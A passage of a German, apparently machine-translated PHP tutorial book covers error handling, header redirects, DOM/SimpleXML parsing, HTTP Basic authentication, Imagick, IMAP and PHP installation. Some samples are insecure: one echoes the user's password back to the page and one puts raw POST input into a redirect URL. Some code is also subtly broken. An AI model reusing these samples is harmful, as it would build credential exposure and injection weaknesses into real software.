mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

Diese Fehler bedeuten, dass entweder Ihre Abfrage (dies ist ein PHP / MySQL-Fehler) oder Ihre Referenzierung fehlerhaft ist. Der obige Fehler wurde durch den folgenden Code erzeugt:

```
$mysqli = new mysqli("localhost", "root", "");

$query = "SELCT * FROM db"; // notice the errors here
$result = $mysqli->query($query);

$row = $result->fetch_assoc();
```

Um diesen Fehler zu "beheben", wird empfohlen, dass mysql stattdessen Ausnahmen auslöst:

```
// add this at the start of the script
```

```
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

Dadurch wird stattdessen eine Ausnahme mit dieser viel hilfreicheren Nachricht ausgelöst:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

Ein anderes Beispiel, das zu einem ähnlichen Fehler führen würde, ist, dass Sie einfach die falschen Informationen an die Funktion `mysql_fetch_assoc` oder ähnliches übergeben haben:

```
$john = true;
mysqli_fetch_assoc($john, $mysqli); // this makes no sense??
```

Häufige Fehler online lesen: https://riptutorial.com/de/php/topic/3830/haufige-fehler

Kapitel 35: Header-Manipulation

Examples

Grundeinstellung eines Headers

Hier ist eine grundlegende Einstellung der Kopfzeile, die beim Klicken auf eine Schaltfläche auf eine neue Seite geändert wird.

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    {  //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" .
$_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
}
else
{
    GetSearchTerm(!NULL);
}
//Forms to enter a State or Project and click search
function GetSearchTerm($success)
{
    if (is_null($success))
    {
        echo "<h4>You must enter a state or project number</h4>";
    }
    echo "<center><strong>Enter the State to search for</strong></center><p></p>";
    //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines
where to go
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
            </form>";

    GetSearchTermProject($success);
}

function GetSearchTermProject($success)
{
    echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search'
size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
            </form>";
```

```
}
```

?>

Header-Manipulation online lesen: https://riptutorial.com/de/php/topic/3717/header-manipulation

Kapitel 36: HTML analysieren

Examples

Analysieren von HTML aus einem String

PHP implementiert einen DOM Level 2- kompatiblen Parser, der es Ihnen ermöglicht, mit HTML mit bekannten Methoden wie `getElementById()` oder `appendChild()` .

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->getElementById("text")->textContent;
```

Ausgänge:

```
Hello, World!
```

Beachten Sie, dass PHP Warnungen vor etwaigen Problemen mit HTML ausgibt, insbesondere wenn Sie ein Dokumentfragment importieren. Um diese Warnungen zu vermeiden, weisen Sie die DOM-Bibliothek (libxml) an, ihre eigenen Fehler zu behandeln, indem Sie `libxml_use_internal_errors()` aufrufen, bevor Sie Ihren HTML- `libxml_use_internal_errors()` importieren. Sie können dann mit `libxml_get_errors()` ggf. Fehler behandeln.

XPath verwenden

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

$xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

Ausgänge:

```
Hello, World!
```

SimpleXML

Präsentation

- SimpleXML ist eine PHP-Bibliothek, die eine einfache Möglichkeit bietet, mit XML-Dokumenten zu arbeiten (insbesondere Lesen und Durchlaufen von XML-Daten).
- Die einzige Einschränkung ist, dass das XML-Dokument wohlgeformt sein muss.

XML-Analyse mit prozeduralem Ansatz

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini
```

Analysieren von XML mithilfe des OOP-Ansatzes

```
// $isPathToFile: it informs the constructor that the 1st argument represents the path to a
file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a
file, rather than a string that contains 1the XML data itself.
```

Zugriff auf Kinder und Attribute

- Wenn SimpleXML ein XML-Dokument analysiert, werden alle XML-Elemente oder Knoten in Eigenschaften des resultierenden SimpleXMLElement-Objekts konvertiert
- Außerdem werden XML-Attribute in ein assoziatives Array konvertiert, auf das von der Eigenschaft, zu der sie gehören, zugegriffen werden kann.

Wenn Sie deren Namen kennen:

```
$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
```

```
    echo $book->author;
    echo $book->publisher;
}
```

- Der Hauptnachteil dieses Ansatzes besteht darin, dass die Namen aller Elemente und Attribute im XML-Dokument bekannt sein müssen.

Wenn Sie deren Namen nicht kennen (oder Sie nicht wissen wollen):

```
foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ': ' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ': ' . $subchild;
    }
}
```

HTML analysieren online lesen: https://riptutorial.com/de/php/topic/1032/html-analysieren

Kapitel 37: HTTP-Authentifizierung

Einführung

In diesem Thema erstellen wir ein HTTP-Header-Authentifizierungsskript.

Examples

Einfach authentifizieren

BITTE BEACHTEN SIE: NUR DIESEN CODE IN DEN HEADER DER SEITE GEBEN, ANDERWEITIGT ES NICHT!

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption)!
?>
//You html page
```

HTTP-Authentifizierung online lesen: https://riptutorial.com/de/php/topic/8059/http-authentifizierung

Kapitel 38: Imagick

Examples

Erste Schritte

Installation

Verwendung von apt auf Debian-basierten Systemen

```
sudo apt-get install php5-imagick
```

Homebrew unter OSX / macOs verwenden

```
brew install imagemagick
```

Um die Abhängigkeiten finden Sie in der Installation mit `brew` Methode, besuchen brewformulas.org/Imagemagick .

Binäre Releases verwenden

Anweisungen auf der Imagemagick-Website .

Verwendungszweck

```
<?php

$imagen = new Imagick('imagen.jpg');
$imagen->thumbnailImage(100, 0);
//if you put 0 in the parameter aspect ratio is maintained

echo $imagen;

?>
```

Bild in base64-Zeichenfolge konvertieren

In diesem Beispiel wird ein Bild in eine Base64-Zeichenfolge umgewandelt (dh eine Zeichenfolge, die Sie direkt in einem `src` Attribut eines `img` Tags verwenden können). In diesem Beispiel wird speziell die Imagick- Bibliothek verwendet (auch andere, z. B. GD).

```
<?php
/**
 * This loads in the file, image.jpg for manipulation.
 * The filename path is releative to the .php file containing this code, so
 * in this example, image.jpg should live in the same directory as our script.
 */
$img = new Imagick('image.jpg');
```

```
/**
 * This resizes the image, to the given size in the form of width, height.
 * If you want to change the resolution of the image, rather than the size
 * then $img->resampleimage(320, 240) would be the right function to use.
 *
 * Note that for the second parameter, you can set it to 0 to maintain the
 * aspect ratio of the original image.
 */
$img->resizeImage(320, 240);

/**
 * This returns the unencoded string representation of the image
 */
$imgBuff = $img->getimageblob();

/**
 * This clears the image.jpg resource from our $img object and destroys the
 * object. Thus, freeing the system resources allocated for doing our image
 * manipulation.
 */
$img->clear();

/**
 * This creates the base64 encoded version of our unencoded string from
 * earlier. It is then output as an image to the page.
 *
 * Note, that in the src attribute, the image/jpeg part may change based on
 * the image type you're using (i.e. png, jpg etc).
 */
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='$img' />";
```

Imagick online lesen: https://riptutorial.com/de/php/topic/7682/imagick

Kapitel 39: IMAP

Examples

Installieren Sie die IMAP-Erweiterung

Um die IMAP-Funktionen in PHP verwenden zu können, müssen Sie die IMAP-Erweiterung installieren:

Debian / Ubuntu mit PHP5

```
sudo apt-get install php5-imap
sudo php5enmod imap
```

Debian / Ubuntu mit PHP7

```
sudo apt-get install php7.0-imap
```

YUM basierte Distribution

```
sudo yum install php-imap
```

Mac OS X mit PHP5.6

```
brew reinstall php56 --with-imap
```

Verbindung zu einer Mailbox herstellen

Um irgendetwas mit einem IMAP-Konto zu tun, müssen Sie zuerst eine Verbindung dazu herstellen. Dazu müssen Sie einige erforderliche Parameter angeben:

- Der Servername oder die IP-Adresse des Mailservers
- Der Port, an dem Sie eine Verbindung herstellen möchten
    - IMAP ist 143 oder 993 (sicher)
    - POP ist 110 oder 995 (sicher)
    - SMTP ist 25 oder 465 (sicher)
    - NNTP ist 119 oder 563 (sicher)
- Verbindungsflags (siehe unten)

Flagge	Beschreibung	Optionen	Standard
`/service=service`	Welchen Dienst verwenden?	imap, pop3, nntp, smtp	Imap
`/user=user`	Remote-Benutzername für die Anmeldung am Server		

Flagge	Beschreibung	Optionen	Standard
`/authuser=user`	Remote-Authentifizierungsbenutzer; falls angegeben, ist dies der Benutzername, dessen Passwort verwendet wird (zB Administrator)		
`/anonymous`	Fernzugriff als anonymer Benutzer		
`/debug`	Protokollieren Sie die Telemetrie im Debug-Protokoll der Anwendung		deaktiviert
`/secure`	Übertragen Sie kein Klartext-Passwort über das Netzwerk		
`/norsh`	Verwenden Sie nicht rsh oder ssh, um eine vorauthentifizierte IMAP-Sitzung einzurichten		
`/ssl`	Verwenden Sie Secure Socket Layer, um die Sitzung zu verschlüsseln		
`/validate-cert`	Zertifikate vom TLS / SSL-Server		aktiviert
`/novalidate-cert`	Überprüfen Sie keine Zertifikate vom TLS / SSL-Server. Dies ist erforderlich, wenn der Server selbstsignierte Zertifikate verwendet. **VERWENDUNG MIT VORSICHT**		deaktiviert
`/tls`	Erzwinge die Verwendung von start-TLS, um die Sitzung zu verschlüsseln, und lehne die Verbindung zu Servern ab, die sie nicht unterstützen		
`/notls`	Verwenden Sie nicht start-TLS, um die Sitzung zu verschlüsseln, auch wenn die Server dies unterstützen		
`/readonly`	schreibgeschütztes Postfach anfordern (nur IMAP; bei NNTP ignoriert und bei SMTP und POP3 ein Fehler)		

Ihre Verbindungszeichenfolge sieht ungefähr so aus:

```
{imap.example.com:993/imap/tls/secure}
```

Wenn eines der Zeichen in Ihrer Verbindungszeichenfolge Nicht-ASCII-Zeichen ist, muss es mit utf7_encode ($ string) codiert werden.

Um eine Verbindung zum Postfach herzustellen , verwenden wir den Befehl imap_open, der einen Ressourcenwert zurückgibt, der auf einen Stream zeigt:

```
<?php
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");
if ($mailbox === false) {
    echo "Failed to connect to server";
}
```

Alle Ordner in der Mailbox auflisten

Sobald Sie sich mit Ihrer Mailbox verbunden haben, möchten Sie einen Blick darauf werfen. Der erste nützliche Befehl ist imap_list . Der erste Parameter ist die Ressource, die Sie von `imap_open` erworben `imap_open` , der zweite ist Ihre Mailbox-Zeichenfolge und der dritte ist eine unscharfe `imap_open` (`*` wird verwendet, um ein Muster zu finden).

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");
if ($folders === false) {
    echo "Failed to list folders in mailbox";
} else {
    print_r($folders);
}
```

Die Ausgabe sollte ähnlich aussehen

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash
)
```

Mit dem dritten Parameter können Sie diese Ergebnisse folgendermaßen filtern:

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*.Sent");
```

Und jetzt enthält das Ergebnis nur Einträge mit `.Sent` im Namen:

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
)
```

Hinweis : Wenn Sie `*` als Fuzzy-Suche verwenden, werden alle Übereinstimmungen rekursiv zurückgegeben. Wenn Sie `%` , werden nur Übereinstimmungen im aktuellen Ordner zurückgegeben.

Nachrichten im Postfach suchen

Sie können eine Liste aller Nachrichten in einem Postfach mit imap_headers zurückgeben .

```
<?php
```

```
$headers = imap_headers($mailbox);
```

Das Ergebnis ist ein Array von Strings mit dem folgenden Muster:

```
[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

Hier ist ein Beispiel, wie jede Zeile aussehen könnte:

```
A     1)19-Aug-2016 someone@example.com Message Subject (1728 chars)
D     2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)
U     3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)
N     4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

Symbol	Flagge	Bedeutung
EIN	Antwortete	Auf die Nachricht wurde geantwortet
D	Gelöscht	Nachricht wird gelöscht (aber nicht entfernt)
F	Gekennzeichnet	Die Nachricht wird zur Beachtung markiert
N	Neu	Nachricht ist neu und wurde noch nicht gesehen
R	Kürzlich	Nachricht ist neu und wurde gesehen
U	Ungelesen	Nachricht wurde nicht gelesen
X	Entwurf	Nachricht ist ein Entwurf

Beachten Sie, dass dieser Aufruf eine längere Zeit in Anspruch nehmen kann und eine sehr große Liste zurückgibt.

Alternativ können Sie einzelne Nachrichten nach Bedarf laden. Ihren E-Mails wird jeweils eine ID von 1 (die älteste) für den Wert von `imap_num_msg($mailbox)` .

Es gibt eine Reihe von Funktionen, um direkt auf eine E-Mail zuzugreifen. Die einfachste Methode ist die Verwendung von `imap_header` die strukturierte Headerinformationen zurückgibt:

```
<?php
$header = imap_headerinfo($mailbox , 1);

stdClass Object
(
    [date] => Wed, 19 Oct 2011 17:34:52 +0000
    [subject] => Message Subject
    [message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>
    [references] => <ec129beef8a113c941ad68bdaae9@example.com>
    [toaddress] => Some One Else <someoneelse@example.com>
    [to] => Array
        (
            [0] => stdClass Object
                (
```

```
                    [personal] => Some One Else
                    [mailbox] => someonelse
                    [host] => example.com
                )
        )
    [fromaddress] => Some One <someone@example.com>
    [from] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [reply_toaddress] => Some One <someone@example.com>
    [reply_to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [senderaddress] => Some One <someone@example.com>
    [sender] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [Recent] =>
    [Unseen] =>
    [Flagged] =>
    [Answered] =>
    [Deleted] =>
    [Draft] =>
    [Msgno] =>    1
    [MailDate] => 19-Oct-2011 17:34:48 +0000
    [Size] => 1728
    [udate] => 1319038488
)
```

IMAP online lesen: https://riptutorial.com/de/php/topic/7359/imap

Kapitel 40: Installation einer PHP-Umgebung unter Windows

Bemerkungen

HTTP-Dienste werden normalerweise auf Port 80 ausgeführt. Wenn jedoch eine Anwendung wie Skype installiert ist, die auch Port 80 verwendet, wird sie nicht gestartet. In diesem Fall müssen Sie entweder den Port oder den Port der in Konflikt stehenden Anwendung ändern. Starten Sie anschließend den HTTP-Dienst neu.

Examples

Laden Sie XAMPP herunter und installieren Sie es

Was ist XAMPP?

XAMPP ist die beliebteste PHP-Entwicklungsumgebung. XAMPP ist eine vollständig kostenlose, quelloffene und einfach zu installierende Apache-Distribution mit MariaDB, PHP und Perl.

Wo soll ich es herunterladen?

Laden Sie die entsprechende stabile XAMPP-Version von ihrer Download-Seite herunter . Wählen Sie den Download basierend auf dem Betriebssystemtyp (32- oder 64-Bit- und OS-Version) und der zu unterstützenden PHP-Version.

Aktuell ist XAMPP für Windows 7.0.8 / PHP 7.0.8 .

Oder du kannst dem folgen:

XAMPP für Windows gibt es in drei verschiedenen Varianten:

- Installer (Wahrscheinlich das `.exe format` der einfachste Weg, um XAMPP zu installieren)
- ZIP (Für Puristen: XAMPP als gewöhnliches ZIP-Archiv im ZIP- `.zip format`)
- 7zip: (Für Puristen mit geringer Bandbreite: XAMPP als Archiv im `.7zip format`)

Wie installiere ich und wo sollte ich meine PHP / html-Dateien ablegen?

Installieren Sie das mitgelieferte Installationsprogramm

1. Führen Sie das XAMPP-Server-Installationsprogramm aus, indem Sie auf die heruntergeladene `.exe` Datei `.exe` .

Installieren Sie die ZIP-Datei

1. Entpacken Sie die ZIP-Archive in den Ordner Ihrer Wahl.
2. XAMPP extrahiert in das Unterverzeichnis `C:\xampp` unterhalb des ausgewählten Zielverzeichnisses.
3. Starten Sie nun die Datei `setup_xampp.bat` , um die XAMPP-Konfiguration an Ihr System anzupassen.

   Hinweis: Wenn Sie ein Stammverzeichnis `C:\` als Ziel auswählen, dürfen Sie `setup_xampp.bat` nicht starten.

Nach der Installation

Verwenden Sie die "XAMPP-Systemsteuerung", um zusätzliche Aufgaben auszuführen, beispielsweise das Starten / Stoppen von Apache, MySQL, FileZilla und Mercury oder das Installieren dieser Dienste.

Dateibehandlung


Die Installation ist ein einfacher Prozess. Nach Abschluss der Installation können Sie in `XAMPP-root/htdocs/` html / php-Dateien hinzufügen, die auf dem Server gehostet werden `XAMPP-root/htdocs/` . Starten Sie dann den Server und öffnen Sie `http://localhost/file.php` in einem Browser, um die Seite anzuzeigen.

> **Hinweis: Das** Standard-XAMPP-Stammverzeichnis in Windows ist `C:/xampp/htdocs/`

Geben Sie in Ihrem bevorzugten Webbrowser eine der folgenden URLs ein:

```
http://localhost/
http://127.0.0.1/
```

Nun sollte die XAMPP-Startseite angezeigt werden.


Apache Friends
XAMPP Apache + M
Welcome to XAMPP for Windows
translation missing: en.You have successfully installed XAMPP on this syst
components. You can find more info in the FAQs section or check the HOW
Start the XAMPP Control Panel to check the server status.
Community
XAMPP has been around for more than 10 years – there is a huge commu
adding yourself to the Mailing List, and liking us on Facebook, following ou
Contribute to XAMPP translation at translate.
Can you help translate XAMPP for other community members? We need y
set up a site, translate.apachefriends.org, where users can contribute tran
Install applications on XAMPP using Bitnami

- WampServer (32 BITS) 3

Derzeit zur Verfügung stellen:

- Apache: 2.4.18
- MySQL: 5.7.11
- PHP: 5.6.19 und 7.0.4

Die Installation ist einfach: Führen Sie einfach das Installationsprogramm aus, wählen Sie den Speicherort aus und beenden Sie es.

Danach können Sie WampServer starten. Dann wird es in der Taskleiste (Taskleiste) gestartet, zunächst rot und erst dann grün, wenn der Server aktiv ist.

Sie können zu einem Browser wechseln und **localhost oder 127.0.0.1** eingeben, um die Indexseite von WAMP zu erhalten. Sie können ab jetzt lokal mit PHP arbeiten, indem Sie die Dateien in `<PATH_TO_WAMP>/www/<php_or_html_file>` und das Ergebnis unter `http://localhost/<php_or_html_file_name>`

Installieren Sie PHP und verwenden Sie es mit IIS

Zunächst müssen **IIS** (*Internet Information Services*) auf Ihrem Computer installiert sein und ausgeführt werden. IIS ist standardmäßig nicht verfügbar. Sie müssen das Merkmal über Systemsteuerung -> Programme -> Windows-Merkmale hinzufügen.

1. Laden Sie die gewünschte PHP-Version von http://windows.php.net/download/ herunter und stellen Sie sicher, dass Sie die Nicht-Thread-Safe-Version (NTS) von PHP herunterladen.
2. Extrahieren Sie die Dateien in `C:\PHP\` .
3. Öffnen Sie den `Internet Information Services Administrator IIS` .
4. Wählen Sie im linken Bereich das Stammelement aus.
5. Doppelklicken Sie auf `Handler Mappings` .
6. Klicken Sie auf der rechten Seite auf `Add Module Mapping` .
7. Richten Sie die Werte wie folgt ein:

```
Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script
```

8. Installieren Sie `vcredist_x64.exe` oder `vcredist_x86.exe` (Visual C ++ 2012 Redistributable) von https://www.microsoft.com/en-US/download/details.aspx?id=30679

9. Richten Sie Ihre `C:\PHP\php.ini` , und legen `C:\PHP\php.ini` insbesondere das `extension_dir ="C:\PHP\ext"` .

10. IIS `IISRESET` : In einer DOS-Befehlskonsole geben Sie `IISRESET` .

Optional können Sie den PHP-Manager für IIS installieren. Dies ist eine große Hilfe zum Einrichten der INI-Datei und zum Verfolgen des Fehlerprotokolls (funktioniert nicht unter Windows

10).

Denken Sie daran, `index.php` als eines der Standarddokumente für IIS festzulegen.

Wenn Sie jetzt der Installationsanleitung gefolgt sind, können Sie PHP testen.

Genau wie Linux verfügt IIS über eine Verzeichnisstruktur auf dem Server. Die Wurzel dieses Baums ist `C:\inetpub\wwwroot\` . Hier ist der Einstiegspunkt für alle Ihre öffentlichen Dateien und PHP-Skripts.

Verwenden Sie jetzt Ihren bevorzugten Editor oder nur den Windows-Editor und geben Sie Folgendes ein:

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

Speichern Sie die Datei unter `C:\inetpub\wwwroot\index.php` im UTF-8-Format (ohne Stückliste).

Dann öffnen Sie Ihre brandneue Website mit Ihrem Browser an folgender Adresse: http://localhost/index.php

Installation einer PHP-Umgebung unter Windows online lesen: https://riptutorial.com/de/php/topic/3510/installation-einer-php-umgebung-unter-windows

Kapitel 41: Installation in Linux- / Unix-Umgebungen

Examples

Befehlszeileninstallation mit APT für PHP 7

> Dadurch wird nur PHP installiert. Wenn Sie eine PHP-Datei im Web *bereitstellen* möchten, müssen Sie auch einen Webserver wie Apache , Nginx installieren oder den in PHP eingebauten Webserver (*PHP-Version 5.4 und höher*) verwenden.
>
> Wenn Sie sich in einer Ubuntu-Version unter 16.04 befinden und PHP 7 trotzdem verwenden möchten, können Sie das PPA-Repository von Ondrej hinzufügen, indem Sie Folgendes tun: `sudo add-apt-repository ppa:ondrej/php`

Stellen Sie sicher, dass alle Ihre Repositories auf dem neuesten Stand sind:

```
sudo apt-get update
```

Nachdem Sie die Repositorys Ihres Systems aktualisiert haben, installieren Sie PHP:

```
sudo apt-get install php7.0
```

Lassen Sie uns die Installation testen, indem Sie die PHP-Version überprüfen:

```
php --version
```

Dies sollte so etwas ausgeben.

Hinweis: Ihre Ausgabe wird etwas anders sein.

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

Sie haben jetzt die Möglichkeit, PHP von der Befehlszeile aus auszuführen.

Installation in Enterprise Linux-Distributionen (CentOS, Scientific Linux usw.)

Verwenden Sie den Befehl `yum` , um Pakete in Enterprise Linux-basierten Betriebssystemen zu verwalten:

```
yum install php
```

Dadurch wird eine minimale Installation von PHP installiert, einschließlich einiger allgemeiner Funktionen. Wenn Sie zusätzliche Module benötigen, müssen Sie diese separat installieren. Wiederum können Sie mit `yum` nach folgenden Paketen suchen:

```
yum search php-*
```

Beispielausgabe:

```
php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP
```

So installieren Sie die GD-Bibliothek:

```
yum install php-gd
```

Enterprise Linux-Distributionen waren bei Updates immer konservativ und werden in der Regel nicht über die Punkt-Version hinaus aktualisiert, mit der sie ausgeliefert wurden. Eine Reihe von Repositorys von Drittanbietern stellen aktuelle Versionen von PHP bereit:

- IUS
- Remi Colette
- Webtatic

IUS und Webtatic bieten Ersatzpakete mit unterschiedlichen Namen an (z. B. `php56u` oder `php56w` zur Installation von PHP 5.6), während das `php56w` -Repository von Remi In-Place-Aktualisierungen mit denselben Namen wie die Systempakete bereitstellt.

Im Folgenden finden Sie Anweisungen zum Installieren von PHP 7.0 aus dem Remi-Repository. Dies ist das einfachste Beispiel, da die Deinstallation der Systempakete nicht erforderlich ist.

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

Installation in Linux- / Unix-Umgebungen online lesen:
https://riptutorial.com/de/php/topic/3831/installation-in-linux----unix-umgebungen

Kapitel 42: JSON

Einführung

JSON (JavaScript Object Notation) ist eine plattform- und sprachunabhängige Möglichkeit, Objekte in Klartext zu serialisieren. Da es häufig im Web verwendet wird und so auch PHP, gibt es eine grundlegende Erweiterung für die Arbeit mit JSON in PHP.

Syntax

- Zeichenfolge json_encode (gemischter $ value [, int $ options = 0 [, int $ depth = 512]])
- gemischter json_decode (String $ json [, bool $ assoc = false [, int $ tiefe = 512 [, int $ options = 0]]])

Parameter

Parameter	Einzelheiten
json_encode	-
Wert	Der zu codierende Wert Kann jede Art außer einer Ressource sein. Alle String-Daten müssen UTF-8-codiert sein.
